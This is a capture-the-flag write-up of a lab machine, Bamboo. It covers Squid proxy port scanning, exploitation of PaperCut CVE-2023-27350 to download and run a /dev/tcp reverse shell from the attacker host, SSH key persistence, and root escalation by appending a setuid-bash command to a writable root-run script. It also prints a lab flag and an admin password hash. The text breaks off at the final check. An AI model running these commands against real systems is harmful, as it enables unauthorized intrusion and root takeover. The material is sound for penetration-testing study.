
Overview
- Type Machines
- OS Linux
- Severity Medium
- Creator xct
- Release date 2023 Jun 10
Enumeration
Start the instance via Discord and let’s go:

10.10.107.35
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.107.35
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-15 21:22 JST
Nmap scan report for 10.10.92.62
Host is up (0.26s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 83:b2:62:7d:9c:9c:1d:1c:43:8c:e3:e3:6a:49:f0:a7 (ECDSA)
|_  256 cf:48:f5:f0:a6:c1:f5:cb:f8:65:18:95:43:b4:e7:e4 (ED25519)
3128/tcp open  http-proxy Squid http proxy 5.2
|_http-server-header: squid/5.2
|_http-title: ERROR: The requested URL could not be retrieved
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Found that a proxy Squid is open
Squid (3128/tcp)
We add it to our proxychains config file:
$ cat /etc/proxychains4.conf

# proxychains.conf  VER 4.x
#
#        HTTP, SOCKS4a, SOCKS5 tunneling proxifier with DNS.


# The option below identifies how the ProxyList is treated.
# only one option should be uncommented at time,
# otherwise the last appearing option will be accepted
...
[ProxyList]
http	10.10.107.35 3128
That should be help us to maybe be able to look in the internal network.
Let’s go to scan.
We have several way to do it (we don’t use nmap as often it is not accurate over a squid proxy).
- Using spose:
$ git clone https://github.com/aancw/spose.git
$ cd spose
$ python3 spose.py --proxy http://10.10.107.35:3128 --target 10.10.107.35 --allports
Scanning all 65,535 TCP ports
Using proxy address http://10.10.107.35:3128
10.10.107.35:22 seems OPEN
10.10.107.35:9191 seems OPEN
10.10.107.35:9192 seems OPEN
10.10.107.35:9195 seems OPEN
- Using xct’s squidscan:
Tune the configuration:
$ cat squidscan.go

...
var (
	proxyURL = "http://10.10.107.35:3128" // adjust proxy ip & port
	numWorkers = 100  // adjust workers
	numPorts = 65535 // adjust ports
)
...
Install the dependencies:
$ go mod tidy
go: downloading github.com/cheggaaa/pb/v3 v3.1.2
go: downloading github.com/VividCortex/ewma v1.2.0
go: downloading github.com/fatih/color v1.14.1
go: downloading github.com/mattn/go-colorable v0.1.13
go: downloading github.com/mattn/go-isatty v0.0.17
go: downloading github.com/mattn/go-runewidth v0.0.12
go: downloading golang.org/x/sys v0.5.0
go: downloading github.com/rivo/uniseg v0.2.0
Build it:
$ go build
Let’s go to scan:
$ ./squidscan
0 / 65535 [______________________________________________________________________________________________________________________] 0.00% ? p/s
Port 22 found!
9038 / 65535 [--------------->________________________________________________________________________________________________] 13.79% 408 p/s
Port 9173 found!
Port 9174 found!
9118 / 65535 [--------------->________________________________________________________________________________________________] 13.91% 408 p/s
Port 9192 found!
Port 9195 found!
9200 / 65535 [--------------->________________________________________________________________________________________________] 14.04% 408 p/s
Port 9191 found!
65533 / 65535 [--------------------------------------------------------------------------------------------------------------->] 100.00% 0 p/s
Interesting, squidscan found 2 more ports than spose: 9173 and 9174
We found more open ports.
We use curl to quickly check if we can grab some banner or interesting stuff to find what can be the next step:
$ curl --proxy http://10.10.107.35:3128 http://10.10.107.35:9191 -vv
19:08:12.731305 [0-0] * [SETUP] added
19:08:12.731373 [0-0] *   Trying 10.10.107.35:3128...
19:08:12.968087 [0-0] * Connected to 10.10.107.35 (10.10.107.35) port 3128
19:08:12.968147 [0-0] * using HTTP/1.x
19:08:12.968265 [0-0] > GET http://10.10.107.35:9191/ HTTP/1.1
19:08:12.968265 [0-0] > Host: 10.10.107.35:9191
19:08:12.968265 [0-0] > User-Agent: curl/8.11.1
19:08:12.968265 [0-0] > Accept: */*
19:08:12.968265 [0-0] > Proxy-Connection: Keep-Alive
19:08:12.968265 [0-0] >
19:08:12.968580 [0-0] * Request completely sent off
19:08:13.207420 [0-0] < HTTP/1.1 302 Found
19:08:13.207525 [0-0] < Date: Thu, 16 Jan 2025 10:08:13 GMT
19:08:13.207580 [0-0] < Location: http://10.10.107.35:9191/user
19:08:13.207626 [0-0] < Content-Length: 0
19:08:13.207672 [0-0] < X-Cache: MISS from bamboo
19:08:13.207738 [0-0] < X-Cache-Lookup: MISS from bamboo:3128
19:08:13.207768 [0-0] < Via: 1.1 bamboo (squid/5.2)
19:08:13.207828 [0-0] < Connection: keep-alive
19:08:13.207859 [0-0] <
19:08:13.207924 [0-0] * Connection #0 to host 10.10.107.35 left intact
Found a path
Location: http://10.10.107.35:9191/user
Other ports are not currently so interesting.
We set our Foxyproxy extension in Firefox with the Squid proxy then access to this URL:

Found
PaperCut NG 22.0
CVE-2023-27350 - PaperCut NG authentication bypassing (papercut) (Bamboo_User)
Searching for papercut exploits with google, we found some good stuff:
- Horizon3.ai - PaperCut CVE-2023-27350 Deep Dive and Indicators of Compromise
- Horizon3.ai - CVE-2023-27350 POC
Create our bash reverse shell:
$ cat rev.sh
#!/bin/bash
/bin/sh -i >& /dev/tcp/10.8.4.253/443 0>&1
Set a Netcat listener:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
Set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Then let’s exploit it:
$ git clone https://github.com/horizon3ai/CVE-2023-27350.git
$ cd CVE-2023-27350
$ proxychains4 -q python CVE-2023-27350.py --url http://10.10.107.35:9191 --command "curl 10.8.4.253/rev.sh -o /tmp/rev.sh"
$ proxychains4 -q python CVE-2023-27350.py --url http://10.10.107.35:9191 --command "bash /tmp/rev.sh"
We got a shell as papercut:
$ rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [10.8.4.253] from (UNKNOWN) [10.10.107.35] 37616
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(papercut) gid=1001(papercut) groups=1001(papercut)
Then grab the flag Bamboo_User:
$ cd ~
$ ls
LICENCE.TXT
README-LINUX.TXT
THIRDPARTYLICENSEREADME.TXT
client
docs
providers
release
runtime
server
uninstall
user.txt
$ cat user.txt
VL{fbfa999a45a34576b799dac282bbccc3}
Privilege escalation
We can stabilize our shell but we prefer to have our full SSH access.
Add our public ssh key to authorized_keys :
$ pwd
/home/papercut
$ mkdir .ssh
$ cd .ssh
$ echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPiMSnZJVJH5ZkT5HXQTk4AmAuRNR4HANoZHX7YUcAaB user@tachikoma' > authorized_keys
Then we can access via SSH:
$ ssh -i ~/.ssh/id_ed25519 papercut@10.10.107.35
The authenticity of host '10.10.107.35 (10.10.107.35)' can't be established.
ED25519 key fingerprint is SHA256:wekk48npWyS2NE8vmnCU9mj9hhAW0AvPCy+R0C4Iz48.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.107.35' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.19.0-1025-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu Jan 16 10:41:44 UTC 2025

  System load:  0.0               Processes:             110
  Usage of /:   39.9% of 7.57GB   Users logged in:       0
  Memory usage: 51%               IPv4 address for ens5: 10.10.107.35
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

19 updates can be applied immediately.
13 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

papercut@bamboo:~$
In our home folder, we found a system folder and an interesting file server.properties:
papercut@bamboo:~$ ls -la
total 332
drwxr-xr-x 10 papercut papercut   4096 Jan 16 10:41 .
drwxr-xr-x  4 root     root       4096 May 26  2023 ..
lrwxrwxrwx  1 papercut papercut      9 May 26  2023 .bash_history -> /dev/null
-rw-r--r--  1 papercut papercut    220 May 26  2023 .bash_logout
-rw-rw-r--  1 papercut papercut     74 May 26  2023 .bash_profile
-rw-r--r--  1 papercut papercut   3771 May 26  2023 .bashrc
drwx------  2 papercut papercut   4096 Jan 16 10:41 .cache
-rw-r--r--  1 papercut papercut    102 Sep 29  2022 .install-config
drwxrwxr-x  3 papercut papercut   4096 May 26  2023 .local
-rw-r--r--  1 papercut papercut    881 May 26  2023 .profile
drwxr-xr-x  2 papercut papercut   4096 Jan 16 10:39 .ssh
-rwxr-xr-x  1 papercut papercut  50569 Sep 29  2022 LICENCE.TXT
-rwxr-xr-x  1 papercut papercut   1537 Sep 29  2022 README-LINUX.TXT
-rwxr-xr-x  1 papercut papercut 212715 Sep 29  2022 THIRDPARTYLICENSEREADME.TXT
drwxr-xr-x  5 papercut papercut   4096 May 26  2023 client
lrwxrwxrwx  1 papercut papercut     24 May 26  2023 docs -> server/data/content/help
drwxr-xr-x  9 papercut papercut   4096 May 26  2023 providers
drwxr-xr-x  6 papercut papercut   4096 May 26  2023 release
drwxr-xr-x  5 papercut papercut   4096 May 26  2023 runtime
drwxr-xr-x 13 papercut papercut   4096 May 26  2023 server
-rwxr-xr-x  1 papercut papercut   3099 Sep 29  2022 uninstall
-rw-rw-r--  1 papercut papercut     37 May 26  2023 user.txt
papercut@bamboo:~$ cd server
papercut@bamboo:~/server$ ls
bin	data	    event-store  lib	  logs	   server.properties	       server.uuid  version.txt
custom	deployment  examples	 lib-ext  reports  server.properties.template  tmp

papercut@bamboo:~/server$ cat server.properties
######### Server Config Properties #########

#
# IMPORTANT:  Do not change the permissions set on this file.  For security
# reasons, this file should only be accessible by administrators.
#


### Built-in Admin User ###
admin.username=admin
### Admin Password ###
# This may be manually set to a plain text password.
# If set by the application it will be prefixed with HASH:
admin.password=HASH\:$2a$10$I9n7kuIU2a0ODXhCfc3Z4e0h4G69KaFgDdksemRoNGrQf2Hu.4Xvm
...
Unfortunatelly not crackable
Using linPEAS, we can see that some services are calling executables which we can edit and located in our home folder:
...
╔══════════╣ Analyzing .service files
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#services
/etc/systemd/system/multi-user.target.wants/grub-common.service could be executing some relative path
/etc/systemd/system/multi-user.target.wants/pc-app-server.service is calling this writable executable: /home/papercut/server/bin/linux-x64/app-server
/etc/systemd/system/multi-user.target.wants/pc-app-server.service is calling this writable executable: /home/papercut/server/bin/linux-x64/app-server
/etc/systemd/system/multi-user.target.wants/pc-print-deploy.service is calling this writable executable: /home/papercut/providers/print-deploy/linux-x64/pc-print-deploy
/etc/systemd/system/multi-user.target.wants/pc-web-print.service is calling this writable executable: /home/papercut/providers/web-print/linux-x64/pc-web-print
/etc/systemd/system/multi-user.target.wants/systemd-networkd.service could be executing some relative path
/etc/systemd/system/pc-app-server.service is calling this writable executable: /home/papercut/server/bin/linux-x64/app-server
/etc/systemd/system/pc-app-server.service is calling this writable executable: /home/papercut/server/bin/linux-x64/app-server
/etc/systemd/system/pc-print-deploy.service is calling this writable executable: /home/papercut/providers/print-deploy/linux-x64/pc-print-deploy
/etc/systemd/system/pc-web-print.service is calling this writable executable: /home/papercut/providers/web-print/linux-x64/pc-web-print
/etc/systemd/system/sleep.target.wants/grub-common.service could be executing some relative path
...
/etc/systemd/system/pc-print-deploy.service is calling this writable executable: /home/papercut/providers/print-deploy/linux-x64/pc-print-deployis intersting because not impersonating the papercut user, so it runs as root.
Quick listing in /home/papercut/server/bin/linux-x64/:
papercut@bamboo:~/server$ ls -la bin/linux-x64/
total 13128
drwxr-xr-x 3 papercut papercut     4096 May 26  2023 .
drwx------ 3 papercut papercut     4096 Sep 29  2022 ..
-rw-r--r-- 1 papercut papercut     1522 Sep 29  2022 .common
-rwxr-xr-x 1 papercut papercut   111027 Sep 29  2022 app-monitor
-rw-r--r-- 1 papercut papercut     5514 Sep 29  2022 app-monitor.conf
-rwxr-xr-x 1 papercut papercut    16658 Sep 29  2022 app-server
-r-s--x--x 1 root     root        11071 Sep 29  2022 authpam
-rwxr-xr-x 1 papercut papercut     2456 Sep 29  2022 authsamba
-rwxr-xr-x 1 papercut papercut      479 Sep 29  2022 create-client-config-file
-rwxr-xr-x 1 papercut papercut      468 Sep 29  2022 create-ssl-keystore
-rwxr-xr-x 1 papercut papercut      763 Sep 29  2022 db-tools
-rwxr-xr-x 1 papercut papercut      501 Sep 29  2022 direct-print-monitor-config-initializer
-rwxr-xr-x 1 papercut papercut     2306 Sep 29  2022 gather-ldap-settings
drwxr-xr-x 2 papercut papercut     4096 May 26  2023 lib
-rwxr-xr-x 1 papercut papercut   493309 Sep 29  2022 pc-pdl-to-image
-rwxr-xr-x 1 papercut papercut 12689408 Sep 29  2022 pc-split-scan
-rwxr-xr-x 1 papercut papercut     9558 Sep 29  2022 pc-udp-redirect
-rwxr-xr-x 1 papercut papercut     7561 Sep 29  2022 roottasks
-rwxr-xr-x 1 papercut papercut     7777 Sep 29  2022 sambauserdir
-rwxr-xr-x 1 papercut papercut      493 Sep 29  2022 server-command
-rwxr-xr-x 1 papercut papercut     2253 Sep 29  2022 setperms
-rwxr-xr-x 1 papercut papercut      286 Sep 29  2022 start-server
-rwxr-xr-x 1 papercut papercut    11108 Sep 29  2022 stduserdir
-rwxr-xr-x 1 papercut papercut      279 Sep 29  2022 stop-server
-rwxr-xr-x 1 papercut papercut      480 Sep 29  2022 upgrade-server-configuration
All of these files are related to PaperCut NG (running on port 9191) so let’s forward that port via SSH and start enumeration:
ssh -i ~/.ssh/id_ed25519 papercut@10.10.107.35 -L 9191:127.0.0.1:9191 -N
Double check:

Ok so now we need credentials to login.
After checking with Google we can find Exploit-db.com - 51391 that exploit the CVE-2023-27350 that is the same we use previously for bypassing the authentication.
$ python3 51391.py
Enter the ip address: 127.0.0.1
Version: 22.0.6
Vulnerable version
Step 1 visit this url first in your browser: http://127.0.0.1:9191/app?service=page/SetupCompleted
Step 2 visit this url in your browser to bypass the login page : http://127.0.0.1:9191/app?service=page/Dashboard
After visiting the 2 URLs then we can access to the dashboard:

Now we are going to investigate the app and running pspy64 (uploaded in our target via local web server and curl) to check if some action will trigger a command as root.
Launch pspy64:
Then go to Enable Printing > Print Deploy (http://127.0.0.1:9191/app?service=page/PrintDeploy):


Then open that right panel clicking on < then in Print queue click on the (+) icon:

Click on Next:
Click on Start Importing Mobility Print printers:

Then we can see:
2025/01/16 11:25:57 CMD: UID=0     PID=1843   | v2023-02-14-1341/pc-print-deploy-server -dataDir=/home/papercut/providers/print-deploy/linux-x64//data -pclog.dev
2025/01/16 11:25:57 CMD: UID=0     PID=1844   |
2025/01/16 11:25:57 CMD: UID=0     PID=1845   |
2025/01/16 11:25:57 CMD: UID=0     PID=1846   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:25:57 CMD: UID=0     PID=1847   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:25:57 CMD: UID=0     PID=1853   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:25:57 CMD: UID=0     PID=1852   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:25:57 CMD: UID=0     PID=1851   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:25:57 CMD: UID=0     PID=1854   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:25:59 CMD: UID=0     PID=1873   | /usr/bin/python3 -Es /usr/bin/lsb_release -sd
Then when click on Refresh servers:

We can also see:
2025/01/16 11:26:27 CMD: UID=0     PID=1883   | bash -c "/home/papercut/server/bin/linux-x64/server-command" get-config health.api.key
2025/01/16 11:26:27 CMD: UID=0     PID=1884   | dirname /home/papercut/server/bin/linux-x64/server-command
2025/01/16 11:26:27 CMD: UID=0     PID=1885   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:26:27 CMD: UID=0     PID=1886   | dirname /home/papercut/server/bin/linux-x64/server-command
2025/01/16 11:26:27 CMD: UID=0     PID=1887   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:26:27 CMD: UID=???   PID=1888   | ???
2025/01/16 11:26:27 CMD: UID=0     PID=1893   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:26:27 CMD: UID=0     PID=1892   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:26:27 CMD: UID=0     PID=1891   | /bin/sh /home/papercut/server/bin/linux-x64/server-command get-config health.api.key
2025/01/16 11:26:27 CMD: UID=0     PID=1894   | /home/papercut/runtime/linux-x64/jre/bin/java -Djava.io.tmpdir=/home/papercut/server/tmp -Dserver.home=/home/papercut/server -Djava.awt.headless=true -Djava.locale.providers=COMPAT,SPI -Dlog4j.configurationFile=file:/home/papercut/server/lib/log4j2-command.properties -Xverify:none biz.papercut.pcng.server.ServerCommand get-config health.api.key
2025/01/16 11:26:29 CMD: UID=0     PID=1914   | /usr/bin/python3 -Es /usr/bin/lsb_release -sd
As you can see, there is a bash script named server-command that got executed as root (UID=0).
So maybe we can write a reverse shell payload or any other command inside it.
First, let’s confirm if it’s writable:
papercut@bamboo:~/server/bin/linux-x64$ find . -writable
.
./pc-pdl-to-image
./authsamba
./pc-udp-redirect
./start-server
./create-ssl-keystore
./server-command
./app-server
./lib
./lib/libwrapper.so
./lib/wrapper-3.2.3.jar
./gather-ldap-settings
./create-client-config-file
./direct-print-monitor-config-initializer
./db-tools
./upgrade-server-configuration
./app-monitor.conf
./stduserdir
./.common
./pc-split-scan
./setperms
./sambauserdir
./roottasks
./stop-server
./app-monitor
confirmed, we have write access to
server-command
Let’s exploit it with the easy way to add a simple command that will give bash the setuid bit:
papercut@bamboo:~/server/bin/linux-x64$ echo 'chmod u+s /bin/bash' >> server-command
Then we trigger the script by clicking the Refresh servers button and check is the bash has changed and if we can see it has the setuid bit set:
papercut@bamboo:~/server/bin/linux-x64$ ls -la /bin/bash
